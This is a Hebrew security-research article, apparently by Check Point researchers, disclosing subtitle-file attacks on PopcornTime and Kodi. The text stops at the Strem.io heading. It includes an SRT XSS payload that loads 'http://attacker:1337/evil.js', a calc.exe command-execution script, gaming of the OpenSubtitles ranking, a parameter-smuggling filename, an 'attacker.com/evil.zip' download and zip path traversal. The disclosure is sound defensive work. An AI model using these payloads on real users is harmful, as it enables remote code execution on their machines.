digital whisper
Technologic Papers

Hacked In Translation

שימוש בכתוביות כוקטור תקיפה

מאת עמרי הרשקוביץ, עומר גל וינאי ליבנה


הקדמה

לאחרונה בצ'ק פוינט, חשפנו מתאר תקיפה חדש - תקיפה על ידי כתוביות. בהדגמה ניתן לראות כיצד תוקפים יכולים להשתמש בקבצי כתוביות על-מנת להשתלט על מכונה. וקטור התקיפה כרוך במספר פגיעויות שנמצאו בפלטפורמות וידאו בולטות, כולל: VLC, PopcornTime (XBMC) Kodi ו-strem.io. לאחר הפרסום המקורי שלנו הפגיעויות תוקנו, מה שמאפשר לנו כעת לספר את הסיפור המלא ולשתף את הפרטים הטכניים של השיטה.

במסמך נעבור על הפלטפורומות השונות שתקפנו ונציג את החולשות בכל אחת מהן.

PopcornTime

PopcornTime נוצר כפרויקט קוד פתוח בתוך כמה שבועות. פלטפורמת "נטפליקס עבור פיראטים" היוותה שילוב של לקוח טורנט, נגן וידאו, ויכולות סקרייפינג מרובות תחת ממשק משתמש ידידותי מאוד.



[איור 1 - PopcornTime GUI]

התוכנה צברה פופולריות והרבה תשומת לב מן מהתקשורת ([1], [2]) בגלל קלות השימוש בה ואוסף הסרטים העצום שלה. התוכנה הוסרה בפתאומיות לתקופה קצרה עקב לחץ מצד איגוד הקולנוע האמריקאי.

לאחר הסרתה הראשונית, יישום PopcornTime הוטל על קבוצות שונות כדי לשמור על התוכנה ולפתח תכונות חדשות. חברי הפרויקט המקורי PopcornTime הודיעו כי הם יאמצו את popcorntime.io (שהפך בינתיים ל-popcorntime.sh) כיורש לפרוייקט המקורי.

ממשק התוכנה רץ על תשתית Webkit ומכיל מטא-דאטה על סרטים, מציג קדימונים, סיכומי עלילה, מידע על השחקנים, תמונות, דירוגי IMDB ועוד.

כתוביות ב-PopcornTime

כדי להפוך את חיי המשתמש לקלים יותר, הכתוביות עצמן מורדות מהשרתים באופן אוטומטי על ידי PopcornTime. האם זו התנהגות שניתן לנצל?

מאחורי הקלעים, PopcornTime משתמש בשירות OpenSubtitles כספק הכתובית הבלעדי שלהם. עם מעל 4,000,000 כתוביות ו-API נוח לשימוש, זהו כנראה מאגר הכתוביות הפופולארי ביותר.

ה-API הזה לא רק מאפשר חיפוש קל והורדה של כתוביות, אלא גם מיישם אלגוריתם המלצה שעוזר למשתמש למצוא את הכתוביות המתאימות לגרסת סרט שברשותו.

משטח תקיפה

כפי שצוין קודם, PopcornTime מבוסס על תשתית Webkit, או ליתר דיוק - NW.js. (נקראה בעבר Node-webkit). פלטפורמת NW.js זו מאפשרת למפתח להשתמש בטכנולוגיות אינטרנט כגון HTML5, CSS3 ו-WebGL כחלק מהתוכנה.

יתר על כן, ה-API Node.js ומודולים צד שלישי יכולים להיקרא הישר מה-DOM.

בעיקרו של דבר, יישום NW.js הוא דף אינטרנט עבור כל דבר ועניין, הקוד כתוב ב-JavaScript או HTML ומעוצב עם CSS. כמו כל דף אינטרנט, הוא עלול להיות פגיע להתקפת XSS. במקרה זה, בשל העובדה כי PopcornTime פועלת על מנוע Node JS, תקיפת XSS מאפשרת את השימוש ביכולות צד שרת כאשר השרת הוא המחשב המארח. או במילים אחרות, XSS הוא למעשה RCE.

היכון הכן צא!

המסע שלנו מתחיל ברגע שהמשתמש מתחיל לנגן סרט.

PopcornTime מוציא שאילתה באמצעות ה-API שהוזכר קודם ומוריד את הכתוביות המומלצות (אנחנו נצלול עמוק יותר לתוך תהליך זה מאוחר יותר, מאחר והוא צעד מפתח בשאיפתנו לשליטה עולמית). לאחר מכן, PopcornTime מנסה להמיר את הקובץ לפורמט SRT:

```
//transcode .ass, .ssa, .txt to SRT
var convert2srt = function (file, ext, callback) {
    var readline = require('readline'),
        counter = null,
        lastBeginTime,

        //input
        orig = /([^\\]+)$/.exec(file)[1],
        origPath = file.substr(0, file.indexOf(orig)),

        //output
        srt = orig.replace(ext, '.srt'),
        srtPath = Settings.tmpLocation,
```

[איור 2 - src/app/vendor/videojshooks.js/]

לאחר פונקציות שונות של פענוח ופירסור, האלמנט שנוצר (שורה אחת מקובץ הכתוביות) מצורף לתצוגה בזמן הנכון, תוך שימוש במערך "cues":

```
// Add cue HTML to display
vjs.TextTrack.prototype.updateDisplay = function(){
  var cues = this.activeCues_,
      html = '',
      i=0,j=cues.length;

  for (;i<j;i++) {
    html += '<span class="vjs-tt-cue">'+cues[i].text+'</span>';
  }

  this.el_.innerHTML = html;
};
```

[איור 3 - הפונקציה updateDisplay]

פעולה זו בעצם מאפשרת לנו להוסיף כל אובייקט HTML לתצוגת התוכנה. כמובן ששליטה מלאה על רכיבי HTML מסוכנת בפני עצמה. עם זאת, כאשר אנחנו מתמודדים עם יישומים מבוססי Node-JS, חשוב להבין כי XSS הוא למעשה RCE.

ניתן בקלות להריץ פקודות מערכת באמצעות מודולים כגון child_process. לאחר שקוד ה-Javascript שלנו נטען לתצוגה, הרצת קוד מערכת נמצאת במרחק מספר שורות משם.

בואו נסתכל על התהליך. שורת כתוביות בקובץ SRT בסיסי נראה בערך כך:

```
1
00:00:01,000 --> 00:00:05,000
Hello World
```

במקום טקסט ה-Hello World, אנו יכולים להשתמש בתג HTML - תג התמונה, וננסה לטעון תמונה שאינה קיימת בצירוף התכונה onerror.

```
1
00:00:01,000 --> 01:00:00,000
      blah blah blah <img src="123.123" onerror ="this.style.display='none';
                                                  script = document.createElement('script');
                                                  script.type = 'text/javascript';
                                                  script.async = true;
                                                  script.src = 'http://attacker:1337/evil.js';
                                                  document.getElementsByTagName('head')[0].appendChild(script);">pwn</img> ??? profit
```

[איור 4 - malicious.srt - לדוגמה]

```
var exec = require("child_process").exec;
exec("calc.exe", function(error, stdout, stderr){});
```

[איור 5 - evil.js (הרצת קוד)]

כפי שניתן לראות באיור 4, אנו משתמשים בקוד JavaScript על-מנת להסיר את הסמל שמציג תמונה לא קיימת, ומצרפים את הקובץ JS הזדוני שלנו לדף, evil.js (איור 5) שיקפיץ את ה-calc.exe המסורתי.

Opensubtitles - The Watering Hole

אז אנחנו יכולים להריץ קוד על PopcornTime, שזה מעולה, אבל איך המשתמש יקבל את הכתוביות הזדוניות שלנו?

פגיעויות בצד הלקוח הן בעלות ערך רב, אך הן נוטות להסתמך לרוב על אינטראקציה כלשהי מצד המשתמש. כדי לנצל פגיעות צד לקוח לרוב יש ללחוץ על קישור, לפתוח PDF, או לגלוש לאתר שנפרץ וכעת מפנה לאתר זדוני.

במקרה של כתוביות, המשתמש צריך לטעון את הכתוביות הזדוניות. האם נוכל לדלג איכשהו על הצעד הזה?

ובכן, כולנו יודעים שכתוביות מועלות לקהילות פתוחות ברחבי האינטרנט ומטופלות כקבצי טקסט לא מזיקים. אז אחרי שהוכחנו שהקבצים האלה כן יכולים להיות מסוכנים, לקחנו צעד אחורה והסתכלנו על התמונה הגדולה.

כאמור, עם יותר מ-4,000,000 כתוביות וממוצע של 5,000,000 הורדות יומיות, OpenSubtitles היא הקהילה המקוונת הגדולה ביותר עבור כתוביות. הם מספקים API נרחב שמשולב בנגני וידאו רבים אחרים, כפי שעוד נראה.

הם אפילו מציעים יכולת חיפוש חכמה, שהיא פונקציה המחזירה את הכתוביות המותאמות ביותר על סמך המידע שהמשתמש מספק.

נשאלת השאלה: האם אנו יכולים לבצע מניפולציה על ה-API הזה כדי לדלג על כל אינטראקציה של המשתמש ולוודא שהכתוביות הזדוניות המאוחסנת ב-OpenSubtitles יהיו אלו שיורדו באופן אוטומטי?

ניתוח ה-API של OpenSubtitles

כאשר משתמש מתחיל לנגן סרט, נשלחת בקשת SearchSubtitles אל השרת, ובתגובה השרת מחזיר XML המכיל את כל הכתוביות התואמות לקריטריון הנשלח (IMDB ID).

```
<struct>
  <member>
    <name>MatchedBy</name>
    <value>
      <string>imdbid</string>
    </value>
  </member>
  <member>
    <name>IDSubtitleFile</name>
    <value>
      <string>1954993323</string>
    </value>
  </member>
  <member>
    <name>SubFileName</name>
    <value>
      <string>Frozen (2013).srt</string>
    </value>
  </member>
  <member>
    <name>SubSize</name>
    <value>
      <string>80504</string>
    </value>
  </member>
  <member>
    <name>SubHash</name>
    <value>
      <string>2887f6e8a64e52bd29dcd1cd998a0b7e</string>
    </value>
  </member>
```

[איור 6 - בקשת ה-API SearchSubtitles]

```
<?xml version="1.0"?>
<methodCall>
  <methodName>SearchSubtitles</methodName>
  <params>
    <param>
      <value>
        <string>UNTcwPbO17BkdC16oOyTTWv3hX5</string>
      </value>
    </param>
    <param>
      <value>
        <array>
          <data>
            <value>
              <struct>
                <member>
                  <name>imdbid</name>
                  <value>
                    <string>2294629</string>
                  </value>
                </member>
                <member>
                  <name>sublanguageid</name>
                  <value>
                    <string>all</string>
                  </value>
                </member>
              </struct>
            </value>
          </data>
        </array>
      </value>
    </param>
  </params>
</methodCall>
```

[איור 7 - תגובה לבקשת SearchSubtitles]

באיור 6, אנו רואים שהקריטריון לחיפוש שיוצא מ-PopcornTime הוא "imdbid", ואת התגובה באיור 7 המכילה את כל הכתוביות התואמות למספר מזהה זה.

כעת מגיע החלק המעניין, שכן ל-API יש אלגוריתם שמדרג כתוביות לפי שם הקובץ, IMDBid, דירוג המשתמש שהעלה את הסרט וכו'.

תוך כדי מעבר על התיעוד באתר, גילינו את טבלת הדירוג הזו:

```
matched by 'hash' and uploaded by:
    + admin|trusted      12
    + platinum|gold      11
    + user|anon          8

matched by tag and uploaded by:
    + admin|trusted      11
    + platinum|gold      10
    + user|anon          7

matched by imdb and uploaded by:
    + admin|trusted      9
    + platinum|gold      8
    + user|anon          5

matched by other and uploaded by:
    + admin|trusted      4
    + platinum|gold      3
    + user|anon          0

bonus of fps matching if:
    + nothing matches    2
    + imdb matches       0.5
```

[איור 8 - תיעוד שיטת הדירוג של ה-API]

באיור 8, אנו רואים כמה נקודות מתווספות לדירוג הכתוביות, בהתאם לקריטריונים התואמים, כגון: תג, IMDBid, המשתמש המעלה וכו'. על פי התרשים, בהנחה שאנחנו (כמשתמש "אנונימי") מעלים את הכתוביות הזדוניות שלנו ל-OpenSubtitles, הכתוביות שלנו יקבלו רק 5 נקודות. אבל כאן למדנו לקח חשוב, קריאת התיעוד אינה מספיקה, שכן קוד המקור גילה התנהגות מעניינת שאינה מתועדת.

הפונקציה MatchTags:

```
tmp.score = 0;

if (sub.MatchedBy === 'moviehash') {
    tmp.score += 8;
}
if (sub.MatchedBy === 'tag') {
    tmp.score += 7;
} else {
    tmp.score += matchTags(sub, 7);
}
if (sub.MatchedBy === 'imdbid') {
    tmp.score += 5;
    if (sub.MovieFPS && input.fps && parseInt(sub.MovieFPS) > 0) {
        if (sub.MovieFPS.startsWith(input.fps) || input.fps.toString().startsWith(sub.MovieFPS)) {
            tmp.score += 0.5;
        }
    }
}
if (sub.MatchedBy.match(/moviehash|tag|imdbid/) === null) {
    if (sub.MovieFPS && input.fps && parseInt(sub.MovieFPS) > 0) {
        if (sub.MovieFPS.startsWith(input.fps) || input.fps.toString().startsWith(sub.MovieFPS)) {
            tmp.score += 2;
        }
    }
}
if (sub.UserRank === 'trusted' || sub.UserRank === 'administrator') {
    tmp.score += 4;
}
if (sub.UserRank === 'platinum member' || sub.UserRank === 'gold member') {
    tmp.score += 3;
}
```

[איור 9 - אלגוריתם דירוג]

הבקשה שנשלחה על-ידי PopcornTime ציינה רק את השדה IMDBid (כפי שניתן לראות בתמונה 6), מה שאומר שהתנאי של "tag" === MatchedBy תמיד יחזיר False. מה שיקרא לפונקציה matchTags():

```
var matchTags = function(sub, maxScore) {
    if (!input.filename) {
        return 0;
    }

    if (!fileTags) {
        fileTags = normalize(input.filename)
            .toLowerCase()
            .match(/[a-z0-9]{2,}/gi);
    }

    if (fileTags.length === 0) {
        return 0;
    }

    var subNames = normalize(sub.MovieReleaseName + '_' + sub.SubFileName);
    var subTags = subNames
        .toLowerCase()
        .match(/[a-z0-9]{2,}/gi);


    if (subTags.length === 0) {
        return 0;
    }

    _.each(fileTags, function(tag) {
        fileTagsDic[tag] = false;
    });

    var matches = 0;
    _.each(subTags, function(subTag) {
        // is term in filename, only once
        if (fileTagsDic[subTag] === false) {
            fileTagsDic[subTag] = true;
            matches++;
        }
    });
    return parseInt((matches / fileTags.length) * maxScore);
};
```

[איור 10 - פונקציית matchTags]

פונקציית matchTags מפרקת את שם הקובץ של הסרט ואת שם הקובץ של הכתוביות לרשימה של תגים. תג הוא בעצם מילה או מספר המצויים בשם הקובץ, ואלה מופרדים בדרך כלל על ידי נקודות (".") ומקפים ("-"). לאחר פירוק התגים, הקוד משתמש במשוואה מעניינת:

$$Shared\ Tags\ /\ Movie\ Tags * Max\ Score(7)$$

כמות התגים המשותפים בין שם קובץ הסרט לבין שם קובץ הכתוביות מחולקת במספר תגי הסרט, ומוכפלת ב-maxScore שהוא 7, המהווה את ה-maxScore שניתן להקצות במקרה של תאימות מלאה בין שני שמות הקבצים.


לצורך העניין, אם שם קובץ הסרט הוא "Trolls.2016.BDRip.x264-[YTS.AG].mp4", אלו התגים שנוצרים: [Trolls, 2016, BDRip, x264, YTS, AG, mp4].

מאחר וניתן בקלות לגלות את שם הקובץ שהאפליקציה PopcornTime מורידה (על-ידי sniffer), אנחנו יכולים לוודא ששם קובץ הכתוביות שלנו יהיה עם אותו שם בדיוק, אבל בסיומת SRT - דבר שעל פי הנוסחה יתן לנו את הניקוד המקסימלי, שיעניק לדירוג שלנו עוד 7 נקודות (!).

OpenSubtitles - סיכום ביניים

אם נחבר את מה שאנחנו יודעים עד עכשיו, אנחנו יכולים בביטחון להשיג תוצאה של 12. ההתאמה לפי IMDBid היא טריוויאלית (+5 נקודות), ולדעת את שם הסרט ש-PopcornTime מנסה להוריד זה תהליך פשוט ברמת פתיחת Packet Sniffer, מה שמאפשר לנו להשיג תאימות מלאה בין שם הכתוביות לשם הסרט (+7 נקודות).

אכן מדובר בציון טוב למדי, אבל אנחנו עדיין לא מרוצים. להלן דירוגי הכתוביות עבור חלק מהתוכן הפופולרי ביותר הזמין באינטרנט כרגע:



[איור 11 - דירוג כתוביות לסרטים]

תרשימים אלה (איור 11) מציגים את הציון עבור 7 השפות הפופולריות ביותר בעולם, ומציגים את הציון הממוצע, והגבוה ביותר שלהם. בריצה אוטומטית על קבוצה גדולה של כתוביות הבחנו כי הציון הגבוה ביותר שכתוביות קיבלו הוא 14, בעוד שהממוצע הוא סביב ה-10 נקודות. כלומר הציון 12 שלנו נחמד, אך לא מספיק. על ידי סקירת מערכת הניקוד פעם נוספת, הבנו שאנחנו יכולים לעלות בדירוג די בקלות.

User ranking

user	uploads	advertisment	rank icon
anonymous	0	all advertisment	No
Sub leecher	0	no popunder	No
VIP member	0 (10 EUR/year)	no advertisment	Yes
Bronze member	1	some banners, some adverts	No
Silver member	51	no banners, some adverts	Yes
Gold member	101	no adverts	Yes
Platinum member	1001	no adverts	Yes
Administrator	0	no adverts	Yes
Translator	0	no adverts	Yes

[איור 12 - קריטריונים לדירוג משתמשים]

ככל הנראה כל מה שנדרש כדי לקבל עוד 3 נקודות הוא העלאה של 101 כתוביות ואנחנו נזכה להיות חבר זהב.

אז נרשמנו ל-OpenSubtitles, ו-4 דקות ו-40 שורות של Python מאוחר יותר, היינו זהובים:

[איור 13 - דירוג המשתמש החדש שלנו]

לאחר מכן, כתבנו סקריפט קצר המציג את כל הכתוביות הזמינות עבור סרט נתון. בתמונה הבאה, ניתן לראות שהכתוביות שלנו קיבלו את הציון הגבוה ביותר של 15 נקודות (!):

```
>node search-subs.js

[+] Connected to open-subs
[+] Query - filename : Trolls.2016.1080p.BluRay.x264-[YTS.AG].mp4, imdbID : 1679335

[+] Subtitle filename                                                    Score
-----------------------------------------------------------------------  -------
[+] Trolls.2016.1080p.BluRay.x264-[YTS.AG]-[Malicious].srt                15
[+] Trolls.2016.720p.BluRay.x264-SPARKS.HI.srt                            12
[+] Trolls.2016.720p.BluRay.x264-SPARKS.srt                               12
[+] Trolls.2016.1080p.BluRay.x264-SPARKS.English.srt                      12
[+] Trolls.2016.720p.BluRay.x264-SPARKS.srt                               12
[+] Trolls.2016.BDRip.x264-SPARKS.en.HI.srt                               11
[+] Trolls.2016.720p.BluRay.x264-SPARKS.srt                               11
[+] Trolls.2016.BDRip.x264-SPARKS.en.srt                                  11
[+] Trolls (2016) 1080p web.en.srt                                        10
[+] Trolls (2016) 1080p web.en.srt                                        10
[+] Trolls.2016.1080p.BluRay.x264-SPARKS-[ENG].srt                        9
[+] Trolls.2016.1080p.BluRay.x264-SPARKS-[ENG-SDH].srt                    9
[+] Trolls.2016.HDTS.Ashbrook.Montana.srt                                 6
```

Our Subtitles

[איור 14 - כותרת המשנה הזדונית שלנו מדורגת מס '1]

כלומר, בהינתן כל סרט, אנחנו יכולים להכריח את נגן הוידאו של המשתמש לטעון את הכתוביות זדוניות שהעלינו ובכך להריץ קוד על המכונה שלו.

KODI (XBMC)

KODI, או בשמו הקודם XBMC, הוא פרוייקט קוד פתוח זוכה פרסים, נגן סרטים חוצה פלטפורמות. הפרוייקט זמין לכל הפלטפורמות הגדולות (Windows, Linux, Mac, iOS, Android), 72 שפות, ובשימוש של למעלה מ-40 מיליון אנשים, הוא כנראה המדיה סנטר הנפוץ ביותר בעולם.

קודי גם פופולרי נפוץ בטלויזיות חכמות ו-Raspberry Pies, מה שעושה אותו אפילו יותר מעניין מנקודת מבט של תוקף.

כתוביות בקודי

כמו פיצ'רים אחרים בקודי, גם כתוביות מנוהלות על-ידי Plugins הכתובים בPython.

תוסף הכתוביות הנפוץ ביותר הוא OpenSubtitles, ומאחר שאנחנו כבר מכירים את ה-API שלהם, בואו נצלול ישר לתהליך הורדת הכתוביות.


התוסף Python בקודי מחפש כתוביות באמצעות הפונקציה הבאה:

```
def Search( item ):
  search_data = []
  try:
    search_data = OSDBServer().searchsubtitles(item)
  ...
  if search_data != None:
    ...
    for item_data in search_data:
        ...
        url = "plugin://%s/?action=download&link=%s&ID=%s&filename=%s&format=%s" % (__scriptid__,
                                                                                    item_data["ZipDownloadLink"],
                                                                                    item_data["IDSubtitleFile"],
                                                                                    item_data["SubFileName"],
                                                                                    item_data["SubFormat"]
                                                                                    )

        xbmcplugin.addDirectoryItem(handle=int(sys.argv[1]),url=url,listitem=listitem,isFolder=False)
```

[איור 15 - פונקציית חיפוש]

הפונקציה searchsubtitles() מחזירה את רשימת הכתוביות כולל המטה-דאטה שלהם, משרתי OpenSubtitles. לאחר מכן, לולאה עוברת על הכתוביות שהתקבלו ומוסיפה אותן לתצוגה באמצעות הפונקציה addDirectoryItem():



[איור 16 - תפריט הורדת כתוביות (כתוביות אינדונזית לסרט "Snowden")]

כפי שניתן לראות בתרשים 15, המחרוזת שנשלחה אל addDirectoryItem() היא:

```
plugin://%s/?action=download&link=%s&ID=%s&filename=%s&format=%s
```

מאחר ו-OpenSubtitles הוא מאגר פתוח, לתוקף יש שליטה על הפרמטר שמהווה שם הקובץ, ומתקבל תחת הערך SubFileName כפי שנראה להלן:


```
<struct>
  <member>
    <name>MatchedBy</name>
    <value>
      <string>imdbid</string>
    </value>
  </member>
  <member>
    <name>IDSubtitleFile</name>
    <value>
      <string>1954993323</string>
    </value>
  </member>
  <member>
    <name>SubFileName</name>
    <value>
      <string>Frozen (2013).srt</string>
    </value>
  </member>
  <member>
    <name>SubSize</name>
    <value>
      <string>80504</string>
    </value>
  </member>
  <member>
    <name>SubHash</name>
    <value>
      <string>2887f6e8a64e52bd29dcd1cd998a0b7e</string>
    </value>
  </member>
```


[איור 17 - תשובת ה-API]

בהתחשב בעובדה כי שם הקובץ נשלט לחלוטין על ידי התוקף, אנחנו מסוגלים גם להחליף את הפרמטרים הקודמים באמצעות העלאה קובץ בשם הזה:

```
Subtitles.srt&link=<controlled>&ID=<controlled>
```

שבשילוב עם המחרוזת שמתוארת לעיל, ייצור את המחרוזת הבאה:

```
plugin://%s/?action=download&link=%s&ID=%s&filename=Subtitles.srt&link=<
controlled>&ID=<controlled>&format=%s
```

ניתן לראות שכך אנחנו יכולים לדרוס את המשתנה link ו-ID שהגיעו במחרוזת המקורית. פעולה זו מתאפשרת מאחר והפירסור נעשה על-ידי פונקציית Split בסיסית. שני הפרמטרים שדרסנו הם קריטיים עבור הפונקציה שרצה מיד אחרי שהמשתמש בוחר אחת מהאפשרויות הזמינות בתפריט הכתובית (כפי שניתן לראות באיור 16).

ברגע שהמשתמש בוחר פריט מתפריט הכתוביות, נקראת הפונקציה Download():

```
def Download(id,url,format,stack=False):
  ...
    subtitle = os.path.join(__temp__, "%s.%s" %(str(uuid.uuid4()), format))
    try:
      result = OSDBServer().download(id, subtitle)
    except:
      log( __name__, "failed to connect to service for subtitle download")

  if not result:
    ...
    zip = os.path.join( __temp__, "OpenSubtitles.zip")
    f = urllib.urlopen(url)
    with open(zip, "wb") as subFile:
      subFile.write(f.read())
    subFile.close()
    xbmc.sleep(500)
    xbmc.executebuiltin(('XBMC.Extract("%s","%s")' % (zip,__temp__,)).encode('utf-8'), True)
```

[איור 18 - פונקציית ההורדה]

עכשיו שאנחנו שולטים בכל הפרמטרים שמועברים לפונקציה, אנחנו יכולים לנצל לרעה את הפונקציונליות שלה. על ידי מתן **ID** לא חוקי (כמו "-1"), נגיע להסתעפות של if not result.

במקרה זה, ניתן לראות בקוד שהוא יוריד קובץ ארכיון מהלינק שהפונקציה מקבלת במקרה שה-API נכשל לספק כתוביות - דבר שיקרה אם נשלח ID לא חוקי. מאחר ואנחנו שולטים בפרמטר **URL** אנחנו יכולים לגרום לפונקציה להוריד כל קובץ ZIP שאנחנו רוצים (כגון http://attacker.com/evil.zip).

הורדת קובץ zip שרירותי מהאינטרנט היא בעייתית, אבל שרשור ההתנהגות הזו עם פגיעות נוספת שמצאנו במנגנון החילוץ (Extract) המובנה של קודי - הפכה את החולשה הזו לקטלנית:

תוך כדי קריאת המימוש של הפונקציה ExtractArchive() הבחנו שהיא משרשרת את StrPath (יעד החילוץ) ל-StrFilePath (נתיב הקובץ בתוך הזיפ שכולל את שמות התיקיות).


```
bool CZipManager::ExtractArchive(const CURL& archive, const std::string& strPath)
{
  std::vector<SZipEntry> entry;
  CURL url = URIUtils::CreateArchivePath("zip", archive);
  GetZipList(url, entry);
  for (std::vector<SZipEntry>::iterator it=entry.begin();it != entry.end();++it)
  {
    if (it->name[strlen(it->name)-1] == '/') // skip dirs
      continue;
    std::string strFilePath(it->name);

    CURL zipPath = URIUtils::CreateArchivePath("zip", archive, strFilePath);
    const CURL pathToUrl(strPath + strFilePath);
    if (!CFile::Copy(zipPath, pathToUrl))
      return false;
  }
  return true;
}
```

[איור 19 - פונקציה ExtractArchive]

כלומר, באמצעות בניית קובץ zip המכיל תיקיות עם השם 2 נקודות ("..") אנחנו יכולים לקבל Directory Traversal ובכך לשלוט על יעד החילוץ (CVE-2017-8314).

אז לשם האירוניה, יצרנו קובץ ZIP זדוני והשתמשנו בחולשה כדי לדרוס את התוסף Python להורדת כתוביות עצמו:



[איור 20 - זדוני מבנה קובץ ZIP]

דריסת הPlugin גורמת לכך שקודי יריץ מיד את הקוד החדש שלנו, שהוא העתק מלא של הPlugin המקורי עם תוספת קצרה בסוף הקובץ של קוד זדוני לבחירתנו.

Strem.io

